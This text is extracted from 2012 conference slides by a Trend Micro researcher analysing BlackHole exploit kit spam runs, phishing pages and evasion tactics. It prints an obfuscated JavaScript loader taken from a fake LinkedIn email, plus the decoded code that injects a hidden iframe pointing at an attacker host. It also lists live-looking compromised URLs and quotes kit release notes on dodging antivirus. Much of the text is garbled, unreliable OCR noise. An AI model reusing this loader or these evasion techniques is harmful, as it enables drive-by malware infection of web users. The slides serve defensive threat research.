



BlackHole Exploit Kit Spam Runs in 2012 Presented at Ruxcon

Jon Oliver

jon_oliver @ trendmicro.com

Outline

The current state of Phishing

Summary of the outbreaks


Scale of the problem


Optimized to deliver its Payload

Recent developments



The current state of phishing






Phish:

http://moriahfoundation.org/DRk5XAM2/index.html


Legit: https://nbillpay.verizonwireless.com/vzw/accountholder/mybill/BillingSummary.action



The current state of phishing








Source:

http://www.microsoft.com/en-au/security/online-privacy/phishing-symptoms.aspx





Source:

http://www.phishtank.com/what_is_phishing.php




What does phishing look like?


The nature of phishing scams is constantly evolving. Currently, online/email phishing is best described by the following characteristics:

- Emails using company logos and familiar language reporting a problem and asking you to update your account information urgently by return email or by ming our a website form.
- Emails with attachments asking you to install software which actually allows traudsters to record your computer key strokes (called Keystroke Logging) and online activity.
- Emails that contain typographical or grammatical errors.
- Windows that pop up over a legitimate company's website asking you to enter personal information.




























Typical Outbreak:





Typical Outbreak: Sequence





Scale of the problem

Some of these spam runs account for up to 1% of email traffic

These attacks are carefully optimised to deliver their payload

Users have not been trained to deal with these outbreaks



Scale of the problem

Exploiting Java is 83% effective (Jason Jones @ BlackHat)



Source:

http://media.blackhat.com/bh-us-12/Briefings/Jones/BH_US_12_Jones_State_Web_Exploits_Slides.pdf



Scale of the problem





Scale of the problem (recent development)

Apple removes Java from all OS X Web browsers
Update is latest example of Apple distancing itself from the Oracle program.
by Dan Goodin - Oct 18 2012, 12:15pm CDT



Apple has further distanced itself from Oracle's Java software framework with a <u>Macupdate released on Wednesday</u> that removes a Java plugin from all Mac-compatible Web browsers.



Optimized to Deliver its Payload

Defences	Cybercriminal Response
Spam Filters	Email identical to legitimate messages Hundreds or thousands of compromised sites
User training	Email identical to legitimate messages Phishing advice no longer applies
Web Reputation	Obfuscated Javascript. Reduce lifetime of landing pages. Redundant redirection pages. Block TOR. Etc etc etc.
Vulnerability Detection	Use zero day exploits (when available)
Patching	[Users don't do it]
AV Signatures	Constantly updating malware
Firewall	[Too late]



Stopping Detection (Spam Filter)

Typically hundreds of compromised pages on legitimate websites redirect traffic to the landing pages

In one significant outbreak, we identified 1960 URLs across 291 compromised websites

Array Afficiacion had the barra S 7500 males Area trop //friends.he/fishe/fisabes/industrial krop. Prop. displayments below managed protocol 2 for does based time arms displaymentation our wirk TEX in the day a bread krop (PPI) display ta bella, me na PEL haPp ED to 45 n. htm. Serge Africa, elisabete para de their marcas PTM authoritoria de la Armi keep, 1995a. His despita by the managing Title of Perfections in Armed time of the displaying factor may us this public destination beauti time of the displaying by the many state of the fill of the terminal tony of the displacements for many security of the first time, as described knop Jilling displayings blish manakit briga siladin kan Jawa time of the displacement displacements of the SIE of the factor is a series trop Phase acrimality on present extension is a little http://www.hosecomes.epimin.tm.jpfpredictp/index.htm. kropy (Phagea mercan exclutore elete optio do coloma Stray of manipular court are entered; come \$100 kill of fundaments http://www.code/togst/05/fa/pi@fa-foo.html tory the exercise serves combined any factor bear http://decapooids.com/9996/646/646.by-646/ torsy of the place of the participation of the first three of hour description against 198 at the action time Affective day switch (CPE) before the board long of the party comes and the building for done to the trop Manage and group out of the tradlong Abundant, com betilding the Style in tony direktopo myo nem koli teni Timotolje je tong of our reason mandaments and Marintarting a time Mangridge of the seasoff in PSE-80 Gifts down time. long of positions in specifical facilities during Army Millianna Rights from an an Arthurs and a discharge break time of grandest coopy ment build, if a factor time torquist programme agree agree \$100 to \$100 to \$100 to \$100. hosp objects than easily report that the both day bend terrigi del gris tudis a con gia como la gilla de la fello de colonial. time of granulance also mentioned to and forder, time tong it care before our mante 1983 for blacker, bend long of care high temperature and the state of the deve term terrigical for many their functions assembly a set uses defined as interest. ting the analysis of the section with a first section. Kertycht Barrie Lajaharnia, ladad sid TRAPIN, elisab, i Arino time of the contract and the state of the st fortige of function grown and extra rest action to one or many of the Toron All Principles, A from King Music pour excitarer starturi e constatta Dhile Madou time. Antigorithman Common an estimate and a transfer common of PROPERTY AND ASSESSMENT. Long About your stable on students your Revisit States Asset Softe of all hands aming humans an after the affiliation bond

kery-Mayeyeye, sum yölüksélősséndésden kere hang of the employing operation of the thirt of the discount kerp of the energical property of the best for the second conhttp://ficp.bitechtagrificphik.com/hdr#f@00fecfice.html Anny of the publication of agriculation of the MA of the dynamic http://ficp.bibestopyriligitelyamely-filtingymila-tec.htm. here different our frame county to the forther has been here officers are from a secularly distributed from has deligned a better about an indicate a good to be all offer a http://doin.es/urre.com/do/cliffs/ff/buffinders/bred hang of distinguished a company of the College Access hange of the foreign manner to the community of the first foreign about here of depote a serie complete from \$25 and a book http://derthobsed.com/p/0/Hospac/indon/Articl has eliterated and combile first floor street has style constituent between the style and Anna Malaura de mando PRA Obida da a basal have detti an expelle as tribibli in prioduction. help of the emproyed in a serio of Collection has been have seen according a programme to be a bound here with an expeller as the Darble Site for here here offer have seen one can hely believe here have been http://kullar.govm.ere.com.kr/p.60%%/vfo-doc.html http://lefay-growing.com/Achieva Econ@ledics.html tra ritta basingitus sanristigatik finasa basi Long-Office described that constrained by Cotta-face from Long-Military Samuriana (Charles Committee (Colored Committee Comm Long of Proporal posterior and transfer, Telling Street, Artical Arra of Guerran, case, on PARTER STREET, board or board Long Objects on your court office of the face from Anna Straight an ones, out a first to blink have been Long Projection, case, on Partificial Section 5 and trep of place on copy, only a 60 World for his disease. Long of spinkerships, come, her [Str. Diffethin decripsed temp of global states, since helf of facilities and real Long of spinkerships, come, bertforgiffening Artistics from terp of the obserticity cam be from \$55 actors from tera efficar mine chicke, case de rec'T 200PG (elicites, bross) terp of the rober state cannot strate the first section trep office adaptificate constrates for Palablicates then be hera officers promote to come of the Tom (Defective, Arm) Long of Company would be associately for the Colon Section 2 keep official age, ages, not all pilled by before a broad

Array (Wardings, ages), and David Trick Original and Array

tong officiality spin, word obstallation for closed

Serger Pringram, open bat PST STReetly Plantack Asset Singuistic from any layers, come for TSE of Tailing has been Struction experiments coming some methodological school. Trop the sureful digital to sell sufficiely find a chool Strantism orange turners in a transcence man, and the first of the days bean been been a secured as dependences in a testing of the date days and the secured as the secure STREETING TO A STREET WITH AN ADDRESS OF A STREET WAS A STREET WITH A STREET WAS A Settle Physics and commences many condition (Additional as from) Serger Military Company of the Assessment of the Part Server Regulation and commercial and approximately additional and a server Settle (Filtries and orbits out Mills and Thirtings of Street Settle (Filtrian and exchaig profits) (4-) Play Finders John Serger Grieve de chej radi TSB Yatty din de a broad Settle Piliting and colony on What Piliting to Armi Settle Pilitina with their referribit Pilitina de a brand kttp://hohepshore.etunipego.com/fgt/mi/2/fedochtm. Settle: Phylogenianic, etcologogue, came (CRTSPECET final-cultural Structure of the special state of the state Settle Photographeric returning upon county-RPN payments does between Settle Photographical Physics was a country to the To-Mandee Acta Settle Phylogorium et code agor, cam (CCPPte) for do about home Sergial Pills of the probability condition of a District Armit Sergiffication of the contract Settle of the order of the state of the complete of the position of the state of th Serge Planting Street, and profit of the Otto Academic Serger Free Engineering company of PERSONAL SERVICES Singuittus faiturtigati commonicio, com Philipito Scotin de Libra Serger Place a graph control of these agency brook black Pilgs or Sergettivas with the care difficultivations and Serger Marker & Ballington, against the PMS of Differences Areas Serge (Warraging or in Partir Wildelfe) (Garden bond) Simple Warping or inter-cittle for Exposure a board Serge (Warraging or instantial Dalettic Error Service Service) Serger Floregiesia ser imbalburanda sur Effectivo Armi Sergistinani ne Para ar graptica/Study cheed Sergifferen mellera ar office PASTICAL Anal Sergittings cultivity the Abrill State Cond tirry (Tanan dated out out amount from printing a bend Sergiffunction with an DelPhilippine Lond ting these has did carlly this to be about Sergit Prince Ingrain characteristics on the TS \$15 \$15 Section Accepted Strip of Supplies and Astronomy, Berlins Berlinstein days have tions of the course of the lower spins had THP's All of the first Areas tions of the contract of the reason is also will be the first for the street tions (Floring anniholisasses) a ram haffy (6). Phylindian labora Serger Physical Association Services as company to the Service king Mara calcary from most cambiddly CONGROUS kind Server Principles of the December 14, care the first PASS (Principles Annual fortige for agree of page through and, cannot a 10/10 Up the decembers.

Array Manadapuar et charge et jurismini cannelli y 1949 din buru Arnel time of all hands own promises an affect the off the decision. Array Physical Security Committee (1985) (Physical School) force of the account of all all all the endings for the first behavior as an items trop stress angrate digital based on Wag Straig Relation based torsy others which have to hart the Telephone According know alternative bases to fast \$100,000 pelonians between time of refraction to refragment complete DOPS trinker, band Array Africa Province and Associated must be considered by The Construction of time of earlies are a secretary manner associated by taking the development trop dispressed to originate condition by a little to bear time of companies to realise means constrained in 25 for the a formal long-blooms and social material and to digital before social and tray the feet remark since control for the feet and a treat Jone Andrews was art are as condited Window to whom Compatibilities and an analysis and property and the second home direction with a large country of their fields and a break tory Mean prompts annot the Technical and a bond home difference common reporting the distribution dates between Army March assessment agents of the College Acres Arms long African comparison Partitions (Indicated trop Muse pursues number gittings blinds a break http://www.chapinesan.achiz.com/PipTox/Eticipo.html time that a they have exceptly, constituting thinks a final http://www.chessessif.com/cf/fgWfhpfic.doc/htm/ ting them the event and condition the spiritual condihttp://www.characomili.com/No/iggRid/index.html time that are singular our contribution (School and Anni home of human ports are come of profess (Allifording home) ting the acceptable application and the West fire to be of the stratum and the case for all West for the Long Albania and continuous professional control TaPa I Delivery a Long Advanta and control control PORT Visit on Long ting Maria and ranking apriming what can POP Rephilips for the ting of remains of coing, con POP about a final http:///1002.200.0003.00/20/17/5/00/ca-4-ch/sal/ Complete District States of the Complete States and Complete State http:///00.236.988.38994.5754/Wa.4xx.btm Compilerate 240, 800, 360 Welling British Land ting AGH 204 248 2248 College State and top M241214.244-224-959 exceeds decided Long AND PLEASE DRIVE STREET, forgothelites entruches are monthly than Albinday, labor home objects a restrict than any count of the Rich Turkets, they have Antigrating a college of the amount operat FDM by Reviside a Arms.

http://indexp.opm.or/Indifficitions.chips http://indoop.opm.oritf.chish/fillinden.html http://indoxp.com.or/wardcor/Mindand/ad http://ina.com/, care/TVPa.Notifician.html king-hips govern as hell the Thering on Arms here with an orbital differential and board Step-Mility greathyra for a Rose Windowsbroad have exhibited and any fight of this as Anny Widol and Shire against 40 tell finder hand hang of Fights discountible by the Finder hand http://orientedistre.com/PDrTcm/DrTcAcchachtmi http://ordededisco.com/pubMP-y/Study-should hosp officerationing a community page 1966s for hospitals. http://wepalipings.com.mo/pWfftascm/indo-chim http://www.efersportp.com/Fuitflumbifp.toc.html http://www.efercoete.com/fis/despafilis.bri.brad has diversify symbols confused southwise hand Anna Mainrich Barbell Ta WTA of Sactor Benefit http://populations.com/pdf/filesconfiction.html here discovering these comprehensive for the change Anny Ware stringers are many PM's Michigan and Arms http://presidenties.com/e/fills/05e/eduction/ Anta-Marie Inc. com/ATES/MARIE to break http://promitict.com/GdTDHD#F/index.bond http://pyecish.com/distriction/ection.html has disposed in a special bid properties and Arts (Participal com/Phy/PT (Pinis) Artic http://precise.com/pff/finepolishre.html Arts (Vigoriorio A. openio official Vigilia dos Artes http://www.com.orieta.com.kr/j/le/fichtfirlical-chtmi Arty-Workspanisharteta, cam kelffe Cyaffile in al-chroni terp of reminische ming capit? White Lyde Sade a braid trep diversionals using constructional facts a tree Arts Pireminado mingassa PM adjects in de citam tempothers in solvening, apartitively includes a tratreatment with the treatment tengation on marks Filled Orio Societas ting story on, specify self took finders book Army officer care completing? (Phillips along hour) keep offere can a general Disposite Distances broad temporary managinary reported administration dates. Long office they dished completely \$100000 for her home.


tempotiva templaka annaty a 1849 a Markaca taka l

NOTIFICATION AND REPORT AND ADDRESS OF THE PROPERTY OF THE PARTY OF TH NOTICE PROGRESS AND ADDRESS OF THE SECOND PORT OF THE SECOND OF THE SECOND PORT OF THE SE Strat Plantage and in Record at community of all the Below in Arms. http://www.partelformige.com.boff-c/MTembfices-chimil Settle of Fanciage and the Research of community of the Policy Settle Service Armed STREET, AND ADDRESS OF THE PROPERTY AND ADDRESS. Settle of Florida networking on industry of The Folder Standard Arrantiness arresting or suff sittle at the day to all Settle (Florida de la companio de la final de la fonda Serger Process of artists associated by Proceedings of the Associated STOCKFOOD A STATE OF THE STATE Serger Flynge of Lateria, commercial TSP 40 Gelindae, Sensi STUTTINGS ASSESSMENT OF THE PROPERTY AND Street Flance of Billion for growing count (Par Pri Pri Print Street Area) Settle Physics of the Chargement and Physics Systems - Arms Settle (Floring of River) to growing country (pil) for a brief or brand http://page.co.ordinatespilate.com/PDP/Rehifu-bec.html Settle Physics attended to markets again Philip Turble Ave Attack http://page.togsmirtssignet.com/frittig/joffrinders.btml Settle (Phonos to grant to front your Philipsell Prints due Artes) STATE OF SAME ASSESSMENT AND ADDRESS OF SAME AND ADDRESS. http://www.to-gamery-foot.com/Philiply-foot-chied Serge Physics for gament affects, open the TEE of Participation is a bound http://www.togamerydyst.com/fide/dijude/is-dys.treat Serve Plante comment of willing in FRPs of a Selection beauti Serge (Plane), prompted of the last in POSE (PROPERTY AND ASSESSED STREET, STAND AND STAND OF STREET, STANDARD STAND STREET SHOW AND REPORTED AS A SHARE STREET, AND A STREET STOCKHOOL BUTTER OF PROMISE CORNEY PART BECOME AND AREA kern divines autours atous sum reliefficulties is a band Serge of Communication and Association of Communication of the Communication of Communicati Sergi Photos portago, princip para Philippi Schools de china tions and distance only biggers of and the first days have Sergetty Barbarana harvettettis Brisana had any stangent surpre early 1807by finder from tergetteispiech zuseine zufattilbekettische denit ting diving and a proper and wither blacker had kerg strangenish a mening maket of talkliften days broad terry of their graphic or green as each of Chattala, distinction in the co Sergette ay and 1999 said that conditing a shoftents closed tions also also also a beginning a conflict by the for the about tions are at the place to be a second to the first of the first above to sec. there with all the above training at the active Planting Collection between George & March Residence Application Engineering and Expedition State Astron. Samp of Eyestig in 1996, as a philosophic backward and a



Landing pages deliver malicious content no content

- => users
- => crawlers / security vendors / etc





And TOR will not help either...

From the BlackHole version 2 release notes

- "d) the opportunity to ban bots on a prepared base of 13k ip (thanks xshaman) (recommend that you keep it turned on)
- d) the opportunity to ban TOR network, Types which are dynamically updated as the practice most reversers work from there (it is recommended to always keep on)"



<html><head><title>LinkedIn</title>
</head><body><h2>NOTIFICATIONS</h2>
<h4>
Invitation notifications:

? From Baker Barry (Your Colleague)</h4>

<script> d=Date:d=new d():h=-

parseInt('012')/5;if(window.document)try{Boolean(true).prototype.a}catch(qqq){st=String;zz='al';zz='zv'.substr(1)+zz;ss=[];if(1){f='fromCh'; f+='arC';f+='12ode'.substr(2);}w=this; e=w[f.substr(11)+zz]; t='y';}

 $n = "3.5 \sim 3.5 \sim 51.5 \sim 50 \sim 15 \sim 19 \sim 49 \sim 54.5 \sim 48.5 \sim 57.5 \sim 53.5 \sim 49.5 \sim 54 \sim 57 \sim 22 \sim 50.5 \sim 49.5 \sim 57 \sim 33.5 \sim 53.5 \sim 49.5 \sim 54 \sim 57 \sim 56.5 \sim 32 \sim 59.5 \sim 41 \sim 47.5 \sim 50.5 \sim 38 \sim 47.5 \sim 53.5 \sim 49.5 \sim 19 \sim 18.5 \sim 48 \sim 54.5 \sim 49 \sim 59.5 \sim 18.5 \sim 19.5 \sim 44.5 \sim 23 \sim 45.5 \sim 19.5 \sim 60.5 \sim 5.5 \sim 3.5 \sim 3.5 \sim 3.5 \sim 51.5 \sim 50 \sim 56 \sim 47.5 \sim 53.5 \sim 49.5 \sim 56 \sim 19 \sim 19.5 \sim 28.5 \sim 5.5 \sim 3.5 \sim 3.5 \sim 3.5 \sim 49.5 \sim 53 \sim 56.5 \sim 49.5 \sim 15 \sim 56.5 \sim 56 \sim 48.5 \sim 29.5 \sim 18.5 \sim 51 \sim 57 \sim 57 \sim 55 \sim 28 \sim 22.5 \sim 48 \sim 47.5 \sim 51.5 \sim 55 \sim 47.5 \sim 56 \sim 60 \sim 22 \sim 48.5 \sim 54.5 \sim 53.5 \sim 47.5 \sim 51.5 \sim 54 \sim 22 \sim 55 \sim 51.5 \sim 55 \sim 47.5 \sim 50.5 \sim 49.5 \sim 19.5 \sim 19.5$

[lines deleted]

 $22.5 \sim 53.5 \sim 47.5 \sim 51.5 \sim 54 \sim 22 \sim 55 \sim 51 \sim 55 \sim 30.5 \sim 55 \sim 47.5 \sim 50.5 \sim 49.5 \sim 29.5 \sim 50 \sim 27.5 \sim 24.5 \sim 49 \sim 49.5 \sim 23.5 \sim 24 \sim 48.5 \sim 27 \sim 23.26.5 \sim 49 \sim 24 \sim 27 \sim 49 \sim 50 \sim 18.5 \sim 19.5 \sim 28.5 \sim 50 \sim 22 \sim 56.5 \sim 57 \sim 59.5 \sim 53 \sim 49.5 \sim 22 \sim 56.5 \sim 51.5 \sim 56.5 \sim 51.5 \sim 54.5 \sim 54$

e(""+q);

</script>

</body></html>



```
if (document.getelementsbytagname('body')[0]) {
  iframer():
} else {
  document.write("<iframe src='hxxp://baiparz.com/main.php?page=f93de12c807d28df' width='10'
height='10' style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
function iframer() {
  var f = document.createelement('iframe');
  f.setattribute('src', 'hxxp://baiparz.com/main.php?page=f93de12c807d28df');
  f.style.visibility = 'hidden';
  f.style.position = 'absolute';
  f.style.left = '0';
  f.style.top = '0';
  f.setattribute('width', '10');
  f.setattribute('height', '10');
  document.getelementsbytagname('body')[0].appendchild(f);
```



Stopping Detection

Some more examples from the BlackHole version 2 release notes:

- 1. Implemented maximum protection from Automatic systems for downloading exploits, used by AV companies: generate a dynamic URL, which is valid for a few seconds, you need only to one victim at a time.
- 2. Now, Your executable also protected from multiple downloads, AV company can not just download it, which will keep your exe as long as clean.
- 3. We not using anymore plugindetect to determine the version of Java that will remove a lot of the bunch of extra code thus accelerating the download bundles, as well as file getJavalnfo, who ran the Java no matter of plugin version vulnerable or not.



Stopping Detection

A suggestion was to match the regular expression [a-z0-9.-]+/[a-zA-Z0-9]{8}/index.html

```
xxxq.it/J7B4Jcdo/index.html
